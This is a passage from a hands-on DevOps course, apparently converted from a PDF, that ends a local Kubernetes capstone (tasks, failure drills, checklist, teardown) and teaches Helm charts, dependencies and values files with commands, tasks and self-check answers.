- **Done when:** `kubectl get nodes` shows three Ready nodes, `kubectl top nodes` prints metrics, and your DaemonSet list includes `calico-node` and `kube-proxy`.

☐ **T2 — Configuration, data tier and jobs** *(≈90 min, intermediate) — topics 06, 07, 08, 09, 10, 12, 17*

- **Goal:** PostgreSQL with persistent storage, Redis, seed data, and a working backup.
- **Steps:**
  1. Do Milestones 2 and 3.
  2. Delete `postgres-0` (`kubectl -n shop delete pod postgres-0`), wait for it to return, and query the products again.
  3. Resolve `postgres-0.postgres.shop.svc.cluster.local` from a temporary Pod.
  4. Run the backup Job by hand and find the file on the PVC.
- **Done when:** the three rows survive the Pod deletion, the DNS name resolves, and `backup-now` logs a `shop-*.sql.gz` file.

☐ **T3 — Deploy the API behind an Ingress** *(≈90 min, intermediate) — topics 02, 03, 04, 05, 13, 14, 15*

- **Goal:** the API serving through the Ingress, with correct probes and placement.
- **Steps:**
  1. Do Milestones 4 and 5.
  2. Show the Pods spread over at least two nodes and their QoS class.
  3. Fetch `/products` twice and show `source: db` then `source: cache`.
- **Done when:** the Ingress URL returns product JSON, `kubectl describe` shows all three probes, and the Pods run on more than one node.

☐ **T4 — Autoscale under load** *(≈45 min, intermediate) — topics 14, 16*

- **Goal:** watch the HPA scale out and back.
- **Steps:**
  1. Do Milestone 6 and capture `kubectl get hpa -w` while the load runs.

2. Compute from the output what replica count the formula predicts for one sample line and compare with reality.
3. Stop the load and record how long scale-down takes.

- **Done when:** `REPLICAS` rises above 2, returns to 2 after the load stops, and your notes show one formula calculation.

☐ **T5 — Least-privilege access** *(≈45 min, advanced) — topics 07, 08, 18*

- **Goal:** a deployer that can roll out but not read Secrets.
- **Steps:**
  1. Do Milestone 7.
  2. Create a token (`kubectl -n shop create token deployer --duration=10m`), put it in a separate kubeconfig context (see RBAC §8.18 step 7) and run `kubectl set image deployment/shop-api api=shop-api:1.0.0` and `kubectl get secrets`.
  3. Add the one missing permission, if any, for `kubectl rollout status` to work.
- **Done when:** the image update succeeds, `get secrets` returns Forbidden, and the Role contains no wildcards.

☐ **T6 — Default-deny network** *(≈75 min, advanced) — topics 17, 19*

- **Goal:** only the intended flows work.
- **Steps:**
  1. Do Milestone 8.
  2. Script the test matrix (debug to postgres, debug to redis, api to postgres, api to redis, ingress to api) with expected results and run it.
  3. Delete the `allow-dns-egress` policy, observe `shop-api` readiness and a fresh `nslookup`, then restore it.
- **Done when:** the matrix prints exactly the expected ALLOWED/BLOCKED values and you can show the effect of the missing DNS rule.

☐ **T7 — Break it and fix it (failure drills)** *(≈90 min, advanced) — topics 03, 10, 14, 15*

- **Goal:** practise reading symptoms.
- **Steps:**
  1. **Redis outage:** `kubectl -n shop scale deployment/redis --replicas=0`. Confirm `/products` still works (`source: db`) and the API Pods stay Ready with `RESTARTS 0`. Restore Redis.
  2. **Database outage:** `kubectl -n shop scale statefulset/postgres --replicas=0`. Confirm the Pods turn NotReady (readiness) but do **not** restart (liveness), and that the Ingress returns 503. Restore it and watch recovery.

3. **Bad release:** `kubectl -n shop set image deployment/shop-api api=shop-api:does-not-exist`. Show that old Pods keep serving, diagnose with `kubectl describe pod` (`ErrImagePull` / `ImagePullBackOff`), and roll back with `rollout undo`.
4. **OOM:** lower the memory limit to `48Mi`, watch `OOMKilled` in `kubectl describe pod`, and restore it.

- **Done when:** for each drill you wrote down the symptom, the command that revealed the cause, and the fix, and the system returned to green.

- [ ] **T8 — Prove it: rebuild from Git in one go** *(≈90 min, advanced) — all topics*
  - **Goal:** show the whole system is reproducible and that you understand it.
  - **Steps:**
    1. Without this page open, delete the cluster, recreate it, and redeploy using only your `shop-k8s/` folder. Write a `deploy.sh` that runs the milestones in order and waits for each rollout.
    2. Explain out loud (or in writing) the path of one request from your terminal to PostgreSQL and back, naming the Ingress, Service, EndpointSlice, probe and NetworkPolicy involved at each hop.
    3. Pick three Level 8 topics and say what would break in this system if that topic were ignored.
  - **Done when:** `deploy.sh` brings up a working `/products` endpoint from an empty machine, the verification checklist below passes, and your explanation covers all hops.

6 Verification checklist

Run these and tick them off:

- [ ] `kubectl get nodes` shows 3 Ready nodes; `kubectl get ds -A` lists `calico-node` and `kube-proxy`.
- [ ] `kubectl -n shop get pods` shows `postgres-0`, `redis`, and at least two `shop-api` Pods all `Running` and `1/1`; the seed Job shows `Completed`.
- [ ] `kubectl -n shop get pvc` shows `data-postgres-0` and `shop-backups` as `Bound`; deleting `postgres-0` keeps the data.
- [ ] `curl -H 'Host: shop.example.com' http://localhost:8080/products` returns JSON; a second call within 30 s reports `"source":"cache"`.
- [ ] `kubectl -n shop describe deploy shop-api` shows startup, liveness and readiness probes, requests and limits, and the topology spread constraint.

- [ ] `kubectl -n shop get hpa` shows a numeric target (not `<unknown>`) and the replica count changed under load.
- [ ] `kubectl auth can-i get secrets -n shop --as=system:serviceaccount:shop:deployer` prints `no`; `patch deployments` prints `yes`.
- [ ] The NetworkPolicy matrix: debug-to-postgres and debug-to-redis BLOCKED, api-to-postgres and api-to-redis ALLOWED, the Ingress still works.
- [ ] A rolling restart under a request loop produced only `200` responses.
- [ ] A Redis outage leaves the API Ready; a PostgreSQL outage makes it NotReady without restarts.

7 Teardown

Everything is local, so teardown is one command (this also deletes the data volumes):

```bash
kind delete cluster --name shop
docker rmi shop-api:1.0.0
```

If you edited `/etc/hosts`, remove the `shop.example.com` line. Nothing here creates cloud resources or costs money.

8 Stretch goals and what to learn next

- **Package it:** turn `k8s/` into a Helm chart with values per environment: Charts §9.1 and Packaging Applications for Kubernetes §9.6 (Level 9 is the natural next step).
- **Observe it:** install Prometheus and Grafana, add a `/metrics` endpoint, alert on restarts and NotReady Pods: Prometheus and PromQL §10.2.
- **Harden it:** run PostgreSQL and Redis non-root, move to the `restricted` Pod Security profile, add TLS to the Ingress, and use an external secrets manager: Pod Security §16.3.
- **Scale smarter:** replace CPU with a requests-per-second metric, add the Vertical Pod Autoscaler in recommendation mode: HPA, VPA and Cluster Autoscaler §16.7.
- **Deliver it with GitOps:** let Argo CD or Flux apply this folder from Git: Argo CD and Flux §17.2.
- **Run a real database properly:** compare this StatefulSet with an operator or a managed service: Stateful Workloads §16.8.
- **Gateway API:** replace the Ingress with a Gateway and HTTPRoute (see the status note in Ingress §8.5).

LEVEL 9 · PART IV

Helm

9

Goal: Package, version and deploy Kubernetes applications with Helm.

RECOMMENDED TIME	TOPICS
1-2 weeks	6

PRACTICE / CAPSTONE

Create a Helm chart containing deployment, service, ingress and configuration, with per-environment values.

Topics


#	Topic	What you will learn
1	Charts **p.1825**	chart structure, Chart.yaml, helm create, dependencies
2	Values **p.1837**	values.yaml, overrides, -f and --set, schema validation
3	Templates **p.1849**	Go templates, helpers, conditionals, loops, include/tpl, helm template
4	Releases **p.1865**	install/upgrade/rollback/uninstall, release history, hooks, --atomic
5	Repositories **p.1879**	chart repos, OCI registries, helm repo add/search, publishing
6	Packaging Applications for Kubernetes **p.1891**	packaging a real app, lint/test, versioning, umbrella charts
★	Level capstone project **p.1905**	Create a Helm chart containing deployment, service, ingress and configuration, with per-environment values.

How to work through this level

1. Read each topic in order: *what it is* → *why it matters* → *real-world example* → *diagram* → *guide*.
2. Do **every task** in the topic's *Tasks* section and tick the box (`- [x]`) in your own fork or notes.
3. Answer the *Self-check questions* without looking, then reveal the answers.

4. Finish with the **capstone project**, which combines all topics of the level.
5. Move on only when you can do the capstone's *Prove it* task without the guide.

Topic flow



LEVEL 9: HELM

9.1 Charts

Topic 1 of 6 | ~4 hours | Difficulty: Beginner

1 What it is

Helm is the package manager for Kubernetes. A **chart** is Helm's package: a folder (or a `.tgz` archive of it) containing templated Kubernetes manifests, a file of default settings (`values.yaml`) and metadata (`Chart.yaml`). Where `kubectl apply -f` sends raw YAML, Helm renders the chart's templates with your settings into YAML, sends it to the cluster, and records the result as a **release** (a named, versioned installation of a chart) so you can upgrade or roll it back later (L9.4).

This topic is about the chart itself: what files it has, what `Chart.yaml` says, how `helm create` scaffolds a chart, and how a chart depends on other charts. This level uses **Helm 3** only (Helm 2 and its in-cluster Tiller component were retired years ago; Helm 3 talks to the Kubernetes API directly using your kubeconfig permissions).

2 Why it matters in DevOps

- **One application is many objects.** `shop-api` needs a Deployment, Service, Ingress, ConfigMap, ServiceAccount and maybe an HorizontalPodAutoscaler. A chart ships them as one unit with one version.
- **Same package, many environments.** The identical chart runs in dev, stage and prod; only the values differ (L9.2). That removes copy-pasted YAML directories.
- **Reuse instead of rewrite.** Databases, ingress controllers, monitoring stacks and certificate managers are installed from community charts rather than hand-written manifests.
- **Versioned, shareable artifacts.** A chart has a version, can be stored in a registry (L9.5) and is what your CD tool deploys.

3 Real-world system example

The Kubernetes ecosystem installs itself with Helm. Helm is a graduated project of the Cloud Native Computing Foundation (CNCF). Widely used cluster components publish official Helm charts: **cert-manager**, **kube-prometheus-stack** (the Prometheus operator, Prometheus, Alertmanager and Grafana together, from the prometheus-community charts) and the **Argo CD** chart are installed this way on many clusters. **Artifact Hub** is the public search site for charts, and GitOps tools such as **Argo CD** and **Flux** render Helm charts natively, so the chart you write for local testing is the same artifact your GitOps pipeline deploys (GitOps §17.2). Application teams typically keep one chart per service, versioned alongside the service code.

4 Diagram

What is inside a chart and how it becomes cluster objects:




Figure 9.1-1

Dependency resolution:




Figure 9.1-2

5 How it works

Chart layout

```
shop-api/
  Chart.yaml          # required: name, version, appVersion, dependencies
  values.yaml         # default configuration values
  values.schema.json  # optional: JSON Schema to validate values (L9.2)
  .helmignore         # files to leave out of the package
  templates/
    deployment.yaml
    service.yaml
    ingress.yaml
    configmap.yaml
    serviceaccount.yaml
    hpa.yaml
    _helpers.tpl      # named templates (no output on their own)
    NOTES.txt         # message printed after install
    tests/
      test-connection.yaml
  charts/             # dependencies (unpacked or .tgz) live here
```

```
  crds/               # optional: CustomResourceDefinitions installed first, never
  templated
```

Chart.yaml

```yaml
apiVersion: v2                # v2 = Helm 3 charts
name: shop-api
description: Node.js API for the shop-api sample application
type: application             # or "library": reusable templates only, cannot be installed
version: 0.1.0                # the CHART version (SemVer 2), bump on any chart change
appVersion: "1.4.2"           # the version of the APP being deployed (informational
  string)
kubeVersion: "⩾1.27.0-0"      # optional: refuse to install on older clusters
keywords: [shop, api, nodejs]
maintainers:
  - name: Platform Team
    email: platform@example.com
dependencies:
  - name: postgresql
    version: "15.x.x"
    repository: "oci://registry-1.docker.io/bitnamicharts"
    condition: postgresql.enabled
  - name: redis
    version: "19.x.x"
    repository: "oci://registry-1.docker.io/bitnamicharts"
    condition: redis.enabled
```

Field	Notes
`version`	Chart version. Must be SemVer 2. Change it whenever templates or defaults change. Registries identify a chart by name plus this version.
`appVersion`	Version of the software inside. Often used as the default image tag. Independent of `version`. Quote it so YAML keeps it a string.
`type`	`application` (installable) or `library` (provides helpers other charts `include`).
`dependencies`	Other charts this chart needs. Supports `condition` (on/off by a value), `tags`, `alias`, `import-values`.
`kubeVersion`	SemVer constraint checked at install time.

(The Bitnami repository above is an example of a remote OCI dependency. Bitnami's public catalog and image policy changed in 2025, so check the current status before depending on it in production. Many teams use a managed database such as Amazon RDS for production and a simple chart-managed container only for development.)

Dependencies

```bash
helm dependency update shop-api   # resolve ranges, download .tgz files into charts/, write Chart.lock
helm dependency build shop-api    # re-download exactly what Chart.lock says (use in CI for reproducibility)
helm dependency list shop-api
```

- Subchart values live under a key named after the subchart: `postgresql.auth.database`. Parent values override subchart defaults.
- `Chart.lock` records exact versions and a digest. Commit it; use `helm dependency build` in CI.
- `condition: postgresql.enabled` lets one switch turn a dependency on or off.
- Dependencies can come from `file://../common` (local path), `https://` repositories, or `oci://` registries.

Useful commands

Command	Purpose
`helm create NAME`	Scaffold a working starter chart (an nginx example).
`helm lint CHART`	Static checks for chart structure and template errors.
`helm template RELEASE CHART`	Render locally and print YAML; touches no cluster.
`helm package CHART`	Build `NAME-VERSION.tgz`.
`helm show chart|values|readme CHART`	Inspect a chart you did not write.
`helm pull CHART --untar`	Download and unpack a chart to read it.

6 Step-by-step guide

Prerequisites: Helm 3 (`helm version`), and for the install step a local Kubernetes cluster: Docker plus kind (`kind.sigs.k8s.io`) and `kubectl`. Everything is free and local.

1. **Check your tools and create a throwaway cluster.**

   ```bash
   helm version --short
   kind create cluster --name helm-lab
   kubectl get nodes
   ```

   `helm version` prints a `v3.x.x` version. `kubectl get nodes` shows one node `Ready`.

2. **Scaffold a chart.**

```bash
helm create shop-api
find shop-api -type f | sort
```

Expect files similar to `shop-api/Chart.yaml`, `values.yaml`, `templates/deployment.yaml`, `service.yaml`, `ingress.yaml`, `serviceaccount.yaml`, `hpa.yaml`, `_helpers.tpl`, `NOTES.txt` and `templates/tests/test-connection.yaml` (the exact list depends on the Helm version).

3. **Read the metadata and edit it.**

```bash
cat shop-api/Chart.yaml
```

Change `description` to `Node.js API for the shop-api sample application` and keep `version: 0.1.0`, `appVersion: "1.16.0"` for now.

4. **Lint and render without a cluster.**

```bash
helm lint shop-api
helm template my-shop shop-api | head -40
```

Lint ends with `1 chart(s) linted, 0 chart(s) failed`. The rendered YAML starts with a ServiceAccount, Service and Deployment whose names begin with `my-shop-shop-api` (release name plus chart name).

5. **Install it into the cluster.**

```bash
helm install my-shop shop-api
helm list
kubectl get deploy,svc,pods
```

`helm list` shows `my-shop` with `STATUS deployed` and `REVISION 1`. Pods become `Running` after the nginx image is pulled.

6. **Inspect what Helm stored.**

```bash
helm get manifest my-shop | head -20
kubectl get secrets -l owner=helm
```

The release record is a Secret named like `sh.helm.release.v1.my-shop.v1`. That is where Helm 3 keeps release history.

7. **Add a local dependency.** Create a tiny library-style subchart and depend on it:

```bash
helm create common-config && rm -rf common-config/templates/* common-
  config/values.yaml
printf 'greeting: hello from subchart\n' > common-config/values.yaml
cat > common-config/templates/configmap.yaml <<'EOF'
apiVersion: v1
kind: ConfigMap
metadata:
  name: {{ .Release.Name }}-greeting
data:
  greeting: {{ .Values.greeting | quote }}
EOF
```

Add to `shop-api/Chart.yaml`:

```yaml
dependencies:
  - name: common-config
    version: 0.1.0
    repository: "file://../common-config"
```

```bash
helm dependency update shop-api
ls shop-api/charts shop-api/Chart.lock
helm upgrade my-shop shop-api
kubectl get configmap my-shop-greeting -o jsonpath='{.data.greeting}'
```

You should see `hello from subchart`, and `helm list` now shows `REVISION 2`.

8. **Package it.**

```bash
helm package shop-api
ls shop-api-0.1.0.tgz
```

9. **Clean up.**

```bash
helm uninstall my-shop
kind delete cluster --name helm-lab
```

7 Real-world scenario

(Illustrative.) A team deployed `shop-api` with six hand-maintained YAML files per environment. When the health-check path changed, someone updated dev and stage and forgot the production copy; the production Service kept probing the old path, pods were marked unready and a rollout stalled halfway. The team moved to one chart: the probe path became a single template line with a value in `values.yaml`, `helm lint` and `helm template` ran in CI, and each environment differed only by a short values file. The next probe change was a one-line change in one place, reviewed once. **Lesson:** a chart turns "N copies that must stay in sync" into "one source plus small, visible differences".

8 Common mistakes and best practices

Don't

- Confuse `version` with `appVersion`: bumping the app does not replace bumping the chart when templates changed.
- Commit rendered output instead of the chart, or edit files inside `charts/` by hand (they are overwritten by `helm dependency update`).
- Use floating dependency ranges in production without committing `Chart.lock`.
- Put secrets in `values.yaml` in Git.
- Pull in a huge third-party chart for a tiny need; you inherit its upgrades and CVEs.

Do

- Start from `helm create`, then delete what you do not need.
- Keep chart `version` in SemVer and bump it on every chart change; set `appVersion` to the image version you deploy.
- Run `helm lint` and `helm template` in CI for every change (L9.6).
- Commit `Chart.lock` and use `helm dependency build` in pipelines.
- Read third-party charts (`helm show values`, `helm pull --untar`) before installing them.
- Use `kubeVersion` to fail fast on unsupported clusters.

9 Tasks

- [ ] **T1 — Scaffold and explore a chart** *(≈30 min, beginner)*
  - **Goal:** know what each file in a chart is for.
  - **Steps:**
    1. Run `helm create shop-api` and list the files.

2. Write one sentence per file in your notes.
3. Run `helm lint shop-api`.

- **Done when:** lint passes and your notes explain `Chart.yaml`, `values.yaml`, `templates/`, `_helpers.tpl` and `NOTES.txt`.

- [ ] **T2 — Render before you install** *(≈30 min, beginner)*
  - **Goal:** use `helm template` as your "what will this do" tool.
  - **Steps:**
    1. Run `helm template my-shop shop-api > rendered.yaml`.
    2. List the object kinds: `grep '^kind:' rendered.yaml`.
    3. Change the `replicaCount` default in `values.yaml` to `2` and re-render.
  - **Done when:** `rendered.yaml` shows `replicas: 2` and you can name every object that would be created.
- [ ] **T3 — Install, inspect and uninstall** *(≈30 min, beginner)*
  - **Goal:** see a release lifecycle on a real cluster.
  - **Steps:**
    1. Create a kind cluster and `helm install my-shop shop-api`.
    2. Run `helm list`, `helm status my-shop`, `helm get manifest my-shop` and `kubectl get secrets -l owner=helm`.
    3. `helm uninstall my-shop`.
  - **Done when:** you saw the release Secret appear on install and disappear on uninstall.
- [ ] **T4 — Add a dependency** *(≈45 min, intermediate)*
  - **Goal:** compose charts.
  - **Steps:**
    1. Follow step 7 to add the `common-config` subchart.
    2. Override the subchart value from the parent: in `shop-api/values.yaml` add `common-config: { greeting: hi from parent }` and upgrade.
    3. Add `condition: common-config.enabled` and switch the dependency off with `--set common-config.enabled=false`.
  - **Done when:** the ConfigMap shows the parent's value, then disappears when the dependency is disabled.
- [ ] **T5 — Break it: bad Chart.yaml** *(≈30 min, intermediate)*
  - **Goal:** learn the failure messages.

- **Steps:**
  1. Set `version: one` (not SemVer) and run `helm lint`.
  2. Delete `Chart.lock` and `charts/`, and run `helm dependency build shop-api`, then `helm dependency update shop-api`.
  3. Set `kubeVersion: "⩾2.0.0"` and try `helm install`.
- **Done when:** you triggered and fixed all three failures and can say what each message means.

☐ **T6 — Prove it: build a minimal chart from scratch** *(≈45 min, advanced)*

- **Goal:** show you understand charts without the scaffold.
- **Steps:**
  1. In a new folder, hand-write `Chart.yaml`, `values.yaml` and one template that creates a ConfigMap and a Deployment running `nginx:1.27`.
  2. Lint, render, install, then `helm package` it.
- **Done when:** the pod runs, `helm list` shows your release, and you can explain the difference between `version`, `appVersion` and the release revision.

10 Self-check questions

1. What is the difference between a chart, a release and a repository?
2. What do `version` and `appVersion` mean and which one do registries use?
3. Where does Helm 3 store release information?
4. What do `helm dependency update` and `helm dependency build` do, and when do you use each?
5. Why does `helm template` matter before `helm install`?

ANSWERS

1. A chart is the package; a release is one named installation of a chart in a cluster (with a revision history); a repository (or OCI registry) is where charts are published.
2. `version` is the chart's own SemVer version, `appVersion` is the version of the application it deploys. Registries identify charts by name plus `version`.
3. As Secrets (by default) in the release's namespace, named like `sh.helm.release.v1.<release>.v<revision>`.
4. `update` resolves version ranges, downloads the dependencies and rewrites `Chart.lock`. `build` downloads exactly what `Chart.lock` specifies, so use it in CI for reproducible builds.

5. It renders the YAML locally with no side effects, so you can review and lint exactly what would be sent to the cluster.

11 Further reading

- Helm documentation (helm.sh/docs): *Charts*, *Chart Template Developer's Guide* and the `helm create`, `helm lint`, `helm package` and `helm dependency` command pages.
- Artifact Hub (artifacthub.io) for discovering and reading real charts.
- *Learning Helm* by Matt Butcher, Matt Farina and Josh Dolitsky (O'Reilly).
- See also: Pods §8.2, Deployments and ReplicaSets §8.3 and Infrastructure as Code §0.3.

LAB NOTES What I ran, what I saw, what it means

9.2 Values

Topic 2 of 6 | ~4 hours | Difficulty: Beginner

1 What it is

Values are the settings you feed into a chart's templates. The chart ships defaults in `values.yaml`; the person installing the chart overrides what they need with their own files (`-f prod.yaml`) or individual flags (`--set image.tag=1.4.2`). Inside a template you read a value as `{{ .Values.image.tag }}`. The chart author decides what is configurable; the installer decides what the settings are for this environment.

Values are the contract between the chart author and the chart user. A good `values.yaml` is documented, has safe defaults, and is backed by a **values schema** (`values.schema.json`) that rejects wrong types or missing required settings *before* anything is sent to the cluster.

2 Why it matters in DevOps

- **Per-environment configuration without forking the chart.** Dev runs 1 replica with small limits, prod runs 4 with an autoscaler: the same templates, two short values files.
- **Precedence mistakes cause incidents.** If you do not know which of five sources wins, a stale `--set` or an old `-f` file can silently change production.
- **Typos are silent by default.** `replicas: 3` under the wrong key is just ignored. Schemas and `helm template` review turn silent mistakes into errors.
- **Secrets hygiene.** Values files end up in Git and in the release record; knowing what belongs there (and what must not) matters (Secrets §8.7).

3 Real-world system example

Community charts show the pattern at scale. The `kube-prometheus-stack` chart exposes hundreds of values with extensive comments in its `values.yaml`, and most users install it with a small override file of their own (a handful of keys: retention, storage, ingress hosts). The **Argo CD** and **ingress** charts follow the same style: nested keys per component (`server.replicas`, `controller.resources`) and a `global:` section for settings shared by sub-

charts. Many chart repositories add a `values.schema.json` so a bad value fails at `helm install` rather than at runtime. GitOps tools such as Argo CD and Flux let you store per-environment values files in Git or inline values on the `Application` / `HelmRelease` object, which is the same mechanism as `-f` (GitOps §17.4).

4 Diagram

Value precedence, lowest to highest (later sources override earlier ones):




Figure 9.2-1

Per-environment files on top of one chart:




Figure 9.2-2

5 How it works

A well-formed values.yaml

```yaml
# -- Number of pods. Ignored when autoscaling.enabled is true.
replicaCount: 2

image:
  repository: ghcr.io/example/shop-api
  tag: ""                 # defaults to Chart.appVersion when empty
  pullPolicy: IfNotPresent

service:
  type: ClusterIP
  port: 80
  targetPort: 3000

ingress:
  enabled: false
  className: nginx
  host: shop.example.com
  tls: false

resources:
  requests: { cpu: 100m, memory: 128Mi }
  limits:   { memory: 256Mi }

env:
  LOG_LEVEL: info
```

```
  NODE_ENV: production

autoscaling:
  enabled: false
  minReplicas: 2
  maxReplicas: 6
  targetCPUUtilizationPercentage: 70
```

Conventions: camelCase keys, nested maps grouped by concern, **flat or shallow where possible**, a comment on every key, and empty/zero defaults for things the installer must supply.

Overriding values

```bash
helm install shop shop-api -f values-dev.yaml                        # a file
helm install shop shop-api -f values.yaml -f values-prod.yaml        # later file wins,
  maps merge deeply
helm install shop shop-api --set replicaCount=3                      # one value
helm install shop shop-api --set image.tag=1.4.2 --set env.LOG_LEVEL=debug
helm install shop shop-api --set-string image.tag=1234               # force a string (not
  number 1234)
helm install shop shop-api --set 'ingress.hosts={a.example.com,b.example.com}'   # list
helm install shop shop-api --set-file config.cert=./ca.pem           # value from a file
helm install shop shop-api --set-json 'resources={"limits":{"memory":"512Mi"}}'
```

Behaviour	Detail
Merge	Maps merge key by key; **lists are replaced whole**, not merged.
Types	`--set x=true` is a boolean, `--set x=1234` a number. Use `--set-string` when a value must stay a string (image tags, IDs).
Dots and commas	Escape in `--set`: `--set 'podAnnotations.example\.com/owner=team'`. Prefer a values file for anything complex.
`null`	`--set key=null` removes a default key.
Reuse on upgrade	`helm upgrade` **resets** values to the chart defaults plus what you pass, unless you add `--reuse-values` (reuse last release's values) or `--reset-then-reuse-values` (Helm 3.14+: chart's new defaults, then last values, then your new ones). Passing the same `-f` files every time is the clearest approach.
Inspect	`helm get values RELEASE` (your overrides), `helm get values RELEASE --all` (merged), `helm show values CHART` (chart defaults).

Subchart and global values

```yaml
# parent values.yaml
postgresql:           # key matches the dependency name
  enabled: true
  auth:
    database: shop
global:
  imagePullSecrets: [regcred]     # visible to every subchart as .Values.global
```

Schema validation

Put a JSON Schema (Helm supports draft-07) at `values.schema.json` in the chart root. Helm validates the final merged values on `install`, `upgrade`, `lint` and `template`:

```json
{
  "$schema": "https://json-schema.org/draft-07/schema#",
  "type": "object",
  "required": ["image", "service"],
  "properties": {
